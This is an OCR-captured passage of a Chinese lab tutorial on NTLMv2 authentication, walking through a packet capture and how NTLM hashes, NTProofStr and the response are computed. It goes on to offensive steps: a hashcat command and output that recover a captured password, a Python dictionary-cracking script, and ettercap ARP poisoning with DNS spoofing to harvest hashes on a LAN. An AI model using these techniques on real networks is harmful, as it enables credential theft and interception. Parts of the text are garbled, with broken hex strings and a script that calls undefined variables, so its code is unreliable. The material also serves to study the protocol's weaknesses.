00f0  57 00 49 00 4e 00 2d 00  49 00 51 00 37 00 4a 00   W.I.N.-. I.Q.7.J.
0100  32 00 46 00 44 00 34 00  51 00 4a 00 30 00 04 00   2.F.D.4. Q.J.0...
0110  1c 00 30 00 6d 00 30 00  61 00 31 00 2e 00 74 00   ..0.m.0. a.1...t.
0120  65 00 73 00 74 00 2e 00  63 00 6f 00 6d 00 03 00   e.s.t... c.o.m...
0130  3c 00 57 00 49 00 4e 00  2d 00 49 00 51 00 37 00   <.W.I.N. -.I.Q.7.
0140  4a 00 32 00 46 00 44 00  34 00 51 00 4a 00 30 00   J.2.F.D. 4.Q.J.0.
0150  2e 00 30 00 6d 00 30 00  61 00 31 00 2e 00 74 00   ..0.m.0. a.1...t.
0160  65 00 73 00 74 00 2e 00  63 00 6f 00 6d 00 05 00   e.s.t... c.o.m...
0170  1c 00 30 00 6d 00 30 00  61 00 31 00 2e 00 74 00   ..0.m.0. a.1...t.
0180  65 00 73 00 74 00 2e 00  63 00 6f 00 6d 00 07 00   e.s.t... c.o.m...
0190  08 00 8c ee 1c f8 04 49  d4 01 06 00 04 00 02 00   .......I ........
01a0  00 00 08 00 30 00 30 00  00 00 00 00 00 00 00 00   ....0.0. ........
01b0  00 00 00 30 00 00 a6 79  fd 19 ad ae 15 f8 77 89   ...0...y ......w.
```

NTLMSSP Signature 8 字节，值为 4e 54 4c 4d 53 53 50 00

NTLM Message Type 4 字节，值为 03 00 00 00

LM/LMv2 Response 24 字节的 00，因为现在默认已经不使用此协议

NTLM/NTLMv2 Response 长度不定

Target Name 长度不定

User Name 长度不定，这里是 administrator 的 16 进制

Workstation Name 长度不定

Session Key 16 字节，值为 f9 f8 71 85 bd 50 b5 a5 80 d6 36 c0 71 4b 22 68

Flags 4 字节，值为 15 82 88 e2

内容其实和之前的两个都差不多，长度太长，截图截不过来，在 Type 2 message（上面第 4 个响应）里服务端将 Challenge 发送给客户端，客户端通过将 Challenge 作为密钥进行一系列的加密，然后生成 NTLMv2 Response，服务端收到 NTLMv2 Response，判断是正确的，则授权客户端能够访问其请求的服务。

NTLMv2 Response 是经过算法计算出来的，证明客户端知道帐户密码而不是直接发送明文密码。Type 3 Message 还指示身份验证帐户的身份验证目标（域或服务器名称）和用户名，以及客户端工作站名称。重点说一下 NTLMv2 Response 具体是经过什么算法计算得来的。

NTLM HASH

NTLM HASH 是由密码的 16 进制 Unicode 格式也就是双字节然后进行 MD4 加密

比如实验中用的密码是 admin123456!

16 进制：61646d696e31323334353621

Unicode：610064006d0069006e003100320033003400350036002100


MD4 加密：32861f2c2e3bc92bf0717046b3a66803

NTLMv2 HASH

用户名大写和域服务器名称连接起来，转成 16 进制，然后转成 Unicode 格式，然后 NTLM HASH 作为密钥用 HMAC-MD5 加密，就得到 NTLMv2 HASH
用户名 administrator 域名 Om0a1
administratorOm0a1 转成大写 ADMINISTRATOROMOA1
16 进制:41444d494e4953545241544f52304d304131
Unicode:
410044004d0049004e004900530054005200410054004f00520030004d00300041003100
HMACMD5: 4b11147c927777189df7791d0b6f2e93

BLOB

Blob




```
Offset: 178
◢ NTLMv2 Response: 67d7af69cdf2317c2fe201e61f736a7b0101000000000000...
    NTProofStr: 67d7af69cdf2317c2fe201e61f736a7b
    Response Version: 1
    Hi Response Version: 1
    Z: 000000000000
    Time: Sep 10, 2018 12:51:19.192948400 UTC
    NTLMv2 Client Challenge: 3d8116a7e579ac7e
    Z: 00000000
  ▷ Attribute: NetBIOS domain name: 0M0A1
  ▷ Attribute: NetBIOS computer name: WIN-IQ7J2FD4QJ0
  ▷ Attribute: DNS domain name: 0m0a1.test.com
  ▷ Attribute: DNS computer name: WIN-IQ7J2FD4QJ0.0m0a1.test.com
  ▷ Attribute: DNS tree name: 0m0a1.test.com
  ▷ Attribute: Timestamp
```

```
00b0  00 00 67 d7 af 69 cd f2  31 7c 2f e2 01 e6 1f 73   ..g..i.. 1|/....s
00c0  6a 7b 01 01 00 00 00 00  00 00 8c ee 1c f8 04 49   j{...... .......I
00d0  d4 01 3d 81 16 a7 e5 79  ac 7e 00 00 00 00 02 00   ..=....y .~......
00e0  0a 00 30 00 4d 00 30 00  41 00 31 00 01 00 1e 00   ..0.M.0. A.1.....
00f0  57 00 49 00 4e 00 2d 00  49 00 51 00 37 00 4a 00   W.I.N.-. I.Q.7.J.
0100  32 00 46 00 44 00 34 00  51 00 4a 00 30 00 04 00   2.F.D.4. Q.J.0...
0110  1c 00 30 00 6d 00 30 00  61 00 31 00 2e 00 74 00   ..0.m.0. a.1...t.
0120  65 00 73 00 74 00 2e 00  63 00 6f 00 6d 00 03 00   e.s.t... c.o.m...
0130  3c 00 57 00 49 00 4e 00  2d 00 49 00 51 00 37 00   <.W.I.N. -.I.Q.7.
0140  4a 00 32 00 46 00 44 00  34 00 51 00 4a 00 30 00   J.2.F.D. 4.Q.J.0.
0150  2e 00 30 00 6d 00 30 00  61 00 31 00 2e 00 74 00   ..0.m.0. a.1...t.
0160  65 00 73 00 74 00 2e 00  63 00 6f 00 6d 00 05 00   e.s.t... c.o.m...
0170  1c 00 30 00 6d 00 30 00  61 00 31 00 2e 00 74 00   ..0.m.0. a.1...t.
0180  65 00 73 00 74 00 2e 00  63 00 6f 00 6d 00 07 00   e.s.t... c.o.m...
0190  08 00 8c ee 1c f8 04 49  d4 01 06 00 04 00 02 00   .......I ........
01a0  00 00 08 00 30 00 30 00  00 00 00 00 00 00 00 00   ....0.0. ........
01b0  00 00 00 30 00 00 a6 79  fd 19 ad ae 15 f8 77 89   ...0...y ......w.
01c0  29 1b 9a 0c da ed 1f 3f  39 bd fb b3 96 fc fd 9f   )......? 9.......
01d0  3d c3 08 66 c0 18 0a 00  10 00 00 00 00 00 00 00   =..f.... ........
01e0  00 00 00 00 00 00 00 00  00 00 09 00 28 00 48 00   ........ ....(.H.
01f0  54 00 54 00 50 00 2f 00  31 00 39 00 32 00 2e 00   T.T.P./. 1.9.2...
0200  31 00 36 00 38 00 2e 00  31 00 34 00 34 00 2e 00   1.6.8... 1.4.4...
0210  31 00 34 00 31 00 00 00  00 00 00 00 00 00 00 00   1.4.1... ........
0220  00 00 f9 f8 71 85 bd 50  b5 a5 80 d6 36 c0 71 4b   ....q..P ....6.qK
0230  22 68                                              "h
```

其实就是 NTLMv2 Response 去掉前 16 个字节(上图红圈里 NTProofStr)的部分，在这里也就是
0101000000000000 8cee1cf80449d4013d8116a7e579ac7e0000000002000a0030004d003000410 0310001001e00570049004e002d004900510037004a003200460044003400 51004a00300004001c 0030006d0030006100 31002e0074006500730074002e0063006f006d0003003c00570049004e002 d004900510037004a003200460044003400 51004a0030002e0030006d003000610031002e007400 6500730074002e0063006f006d0005001c0030006d003000610031002e0074006500730074002e0 063006f006d00070008008cee1cf80449d401060004000200000008003000300000000000000000 00000000300000a679fd19adae15f87789291b9a0cdaed1f3f39bdfbb396fcfd9f3dc30866c0180 a00100000000000000000000000000000000000900280048005400540050002f00310039003200 2e003100360038002e003100340034002e003100340031000000000000000000000000
这是我们抓了包之后看到的结果,客户端在生成的时候用 Time、NTLMv2 Client Challenge、NetBIOS、DNS 等信息组合起来生成。

NTProofStr

NTProofStr 是由 Type 2 message 里的 challenge 和 blob 连接在一起，然后用 NTLMv2 HASH 作为密钥进行 HMAC-MD5 加密，生成的一个 16 字节的字符。
Challenge :a9f9db87bb4de853
BLOB 为上面的值拼在一起生成之后为: 67d7af69cdf2317c2fe201e61f736a7b
和图中 wireshark 抓到的是一样的



Data: Hex strin
Data: a9f9db87bb4de85301010000000000008cee1cf80449d

☑ HMAC Key: Hex strin Key: b11147c927777189df7791d0b6f2e93

☑ MD5 67d7af69cdf2317c2fe201e61f736a7b
☑ MD4 60a53755010b9f83f3ba0ae2c6d4b1e1
☑ SHA1 c73d0bc4cc406c36b3686a604a84e3da48c672f6
☑ SHA256 9d1c477a2d5c63ed624dfaf0f9da62fa66ca41da582e2
☑ SHA384 c22107755e25a5479244e15c971a77342ff0e7e5fe854
☑ SHA512 544f59d252b5172ed5cd2b05568cf8ece047191c46709
☑ RIPEMD160 b1819a9d305c007df7c1e52cf2a46deecffba67b
☑ PANAMA 52241e665261b62942992dcae897cf6f980158a17184a
☑ TIGER 0792f9f9a4bec1b35e12d86c3d877940897632b783f67

NTLMv2 Response

经过上面可以看出组成 NTLMv2 Response 的步骤为

1. 通过密码生成 NTLM HASH（密码的 16 进制 Unicode 格式也就是双字节然后进行 MD4 加密）
2. 通过 NTLM HASH、用户名、域名生成 NTLMv2 HASH （用户名大写和域服务器名称连接起来，转成 16 进制，然后转成 Unicode 格式，然后 NTLM HASH 作为密钥用 HMAC-MD5 加密）
3. 利用已经获取到的自身信息组合成为 BLOB
4. 通过 NTLMv2 HASH、challenge、BLOB 生成 NTProofStr
5. 再将 NTProofStr 和 BLOB 连在一起组合成 NTLMv2 Response

格式是：

用户名::域名：challenge:NTProofstr:BLOB

例：


administrator::XXX:f26a25ec9d73fbaa:255fc74fc8d22b6af9b9bfdf2189ff68:0101000000000000c59f891f893fd401e138a25029b4a91e0000000002000e004d004f005300480055005100490001001e00570049004e002d004700470051004900370033004d00440049004f004a00040020006d006f0073006800750071006 9002e0074006500730074002e0063006f006d00030040005700490 04e002d004700470051004900370033004d00440049004f004a002e006d006f0073006800750071

```
0069002e0074006500730074002e0063006f006d00050020006d006f00730068007500710069002
e0074006500730074002e0063006f006d0007000800c59f891f893fd40106000400020000000800
30003000000000000000000000000000000300000f09c40b4bc8e8c10d68fd059b39eddc9921681b8f73
9d3b876b14f73b5e31a960a00100000000000000000000000000000000000000090028004800540054
0050002f003100390032002e003100360038002e003100340034002e003100340031000000000000
000000000000000
```

HASHCAT 爆破

在上文认证机制中知道了 NTLMv2 Response 的组成之后其实爆破的话并不是很困难，已经有工具能够支持，比如 HASHCAT 可以通过下面命令来进行爆破
这里

Hashcat -m 5600 NTLMV2Response pwd.txt –force --show



```
PS [redacted] .\hashcat64.exe -m 5600 administrator:[redacted]26a25ec9d73fbaa:255fc74fc8d22b6af9b9bfdf2189ff68:0
1010000000000000c59f891f893fd401e138a25029b4a91e0000000002000e004d004f005300480055005100490001001e00570049004e002d0047004700510049003
70033004d00440049004f004a00040020006d006f00730068007500710069002e0074006500730074002e0063006f006d0003004000570049004e002d00470047005
10049003700330 04d00440049004f004a002e006d006f00730068007500710069002e0074006500730074002e0063006f006d00050020006d006f007300680075007
10069002e0074006500730074002e0063006f006d0007000800c59f891f893fd40106000400020000000080030003000000000000000000000000000000300000f09c40b4b
c8e8c10d68fd059b39eddc9921681b8f739d3b876b14f73b5e31a960a001000000000000000000000000000000000000000000000000900280048005400540050002f00310039003
2002e003100360038002e003100340034002e00310034003100000000000000000000000000000000 pwd.txt --force --show
ADMINISTRATOR::[redacted]f26a25ec9d73fbaa:255fc74fc8d22b6af9b9bfdf2189ff68:0101000000000000c59f891f893fd401e138a25029b4a91e00000000020
00e004d004f005300480055005100490001001e00570049004e002d004700470051004900370033004d00440049004f004a00040020006d006f00730068007500710
069002e0074006500730074002e0063006f006d0003004000570049004e002d004700470051004900370033004d00440049004f004a002e006d006f0073006800750
0710069002e0074006500730074002e0063006f006d00050020006d006f00730068007500710069002e0074006500730074002e0063006f006d0007000800c59f891
f893fd40106000400020000000080030003000000000000000000000000000000300000f09c40b4bc8e8c10d68fd059b39eddc9921681b8f739d3b876b14f73b5e31a960a0
010000000000000000000000000000000000000000000000000900280048005400540050002f003100390032002e003100360038002e003100340034002e0031003400310000000000
0000000000000000:admin123456!
```

密码就是 admin123456!
其实知道了原理之后爆破的过程也就很简单，随手写了个爆破的 py 脚本，编程水平有限，供参考。


```
# -- coding: utf-8 --
import hmac
import hashlib
import re
from Crypto.Hash import MD4
import binascii


def str_to_hmac_md5(passwd_,salt_):
    h_md5 = hmac.new(salt_, passwd_, hashlib.md5).hexdigest()
    return h_md5

def str_to_md4(str_):
    m = MD4.new()
    m.update(str_)
    return m.hexdigest()

def str_to_hex(s):
    return ' '.join([hex(ord(c)).replace('0x', '') for c in s])

def hex_to_unicode(hex_str):
    hex_str_ = hex_str.replace(" ","00")+"00"
    return hex_str_
```

```
def str_to_ntlm(str_):
    ntlm_ = str_.encode('utf-8')
    ntlm_ = str_to_hex(ntlm_)
    ntlm_ = hex_to_unicode(ntlm_)
    ntlm_ = binascii.a2b_hex(ntlm_)
    ntlm_ = str_to_md4(ntlm_)
    return ntlm_

def str_to_ntlmv2_hash(username_,domain_name_,ntlm_hash_):
    ntlmv2_ = username_+domain_name_
    ntlmv2_ = ntlmv2_.upper()
    ntlmv2_ = str_to_hex(ntlmv2_)
    ntlmv2_ = hex_to_unicode(ntlmv2_)
    ntlmv2_ = binascii.a2b_hex(ntlmv2_)
    ntlm_hash__ = binascii.a2b_hex(ntlm_hash_)
    return str_to_hmac_md5(ntlmv2_,ntlm_hash__)

def hash_sploit(passwd_file_path,hash_str_):
    weak_passwd_list = []
    fopen = open(passwd_file_path, 'r')
    lines = fopen.readlines()

    hash_str_list = re.findall("^([^\:]*)\:\:([^\:]*)\:([^\:]*)\:([^\:]*)\:([^\:]*)$", hash_str_)

    hash_str_list_ = hash_str_list[0]
    Username_ = hash_str_list_[0]
    Domain_name_ = hash_str_list_[1]
    Challenge_ = hash_str_list_[2]
    NTProofstr_ = hash_str_list_[3]
    BLOB_ = hash_str_list_[4]


    Challenge_BLOB_ = Challenge_+BLOB_
    Challenge_BLOB_ = binascii.a2b_hex(Challenge_BLOB_)

    for line in lines:
        line = line.replace("\n", "")
        Ntlm_hash = str_to_ntlm(line)
        Ntlmv2_hash = str_to_ntlmv2_hash(Username_,Domain_name_,Ntlm_hash)
        Ntlmv2_hash = binascii.a2b_hex(Ntlmv2_hash)
        NTProofstr = str_to_hmac_md5(Challenge_BLOB_,Ntlmv2_hash)

        if NTProofstr == NTProofstr_:
                print "[-]Password is : ",line

    print "[-]the end"

pwd_filename = 'pwd.txt'
ntlm_rsp                                                                                                    =
"administrator::MOSHUQI:f26a25ec9d73fbaa:255fc74fc8d22b6af9b9bfdf2189ff68:010100000
0000000c59f891f893fd401e138a25029b4a91e0000000002000e004d004f0053004800550051
00490001001e00570049004e002d0047004700510049003700330004d00440049004f004a0004
0020006d006f007300680075007100690002e0074006500730074002e0063006f006d00030040
00570049004e002d0047004700510049003700330004d00440049004f004a002e006d006f0073
00680075007100690002e0074006500730074002e0063006f006d00050020006d006f00730068
00750071006900 2e0074006500730074002e0063006f006d0007000800c59f891f893fd401060
00400020000000800300030000000000000000000000000000300000f09c40b4bc8e8c10d68fd059
b39eddc9921681b8f739d3b876b14f73b5e31a960a001000000000000000000000000000000000
000009002800480054005400540050002f003100390032002e003100360038002e00310034003400
2e00310034003100000000000000000000000000"
hash_sploit(aaa,b)
```

NTLM HASH 获取

ettercap+msf

192.168.144.130 为 Kali 的 IP 地址将 etter.dns 内容改成* A 192.168.144.130




```
root@kali:~# cat /etc/ettercap/etter.dns
* A 192.168.144.130
root@kali:~#
```

打开 ettercap

Sniff--Unified sniffing 选择要使用的网卡，一般默认是 eth0，看情况选择


然后进入之后选 scan for hosts，再在 hosts list 里就可以查看局域网里有哪些地址了



IP Address		
192.168.144.1		
192.168.144.2		
192.168.144.1		
192.168.144.148	00:0C:29:1B:B4:3D	
192.168.144.254	00:50:56:EB:52:40	

```
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
5 hosts added to the hosts list...
```


然后选择 Mitm 里的 ARARP poisoning，然后在弹出的框启用 sniff remote connects，点击 ok。



IP Address	MAC Address	Description
192.168.144.1	00:50:56:C0:00:08	
192.168.144.2	00:50:56:FB:F8:4D	
192.168.144.141	00:0C:29:C1:56:80	
192.168.144.148	00:0C:29:1B:B4:3D	
192.168.144.254	00:50:56:EB:52:40	

```
Starting Unified sniffing...

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
5 hosts added to the hosts list...
DHCP: [192.168.144.254] ACK : 0.0.0.0 255.255.255.0 GW 192.168.144.2 DNS 192.168.144.2 "localdomain"
```

然后在 Plugins 里选择 dns_spoof


ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Host List ×
Plugins ×
Manage the plugins Ctrl+P
Load a plugin... Ctrl+O
1
2

Name	Version	Info
arp_cop	1.1	Report suspicious ARP activity
autoadd	1.2	Automatically add new victims in the target range
chk_poison	1.1	Check if the poisoning had success
dns_spoof	1.2	Sends spoofed dns replies
dos_attack	1.0	Run a d.o.s. attack against an IP address
dummy	3.0	A plugin template (for developers)
find_conn	1.0	Search connections on a switched LAN
find_ettercap	2.0	Try to find ettercap activity
find_ip	1.0	Search an unused IP address in the subnet
finger	1.6	Fingerprint a remote host

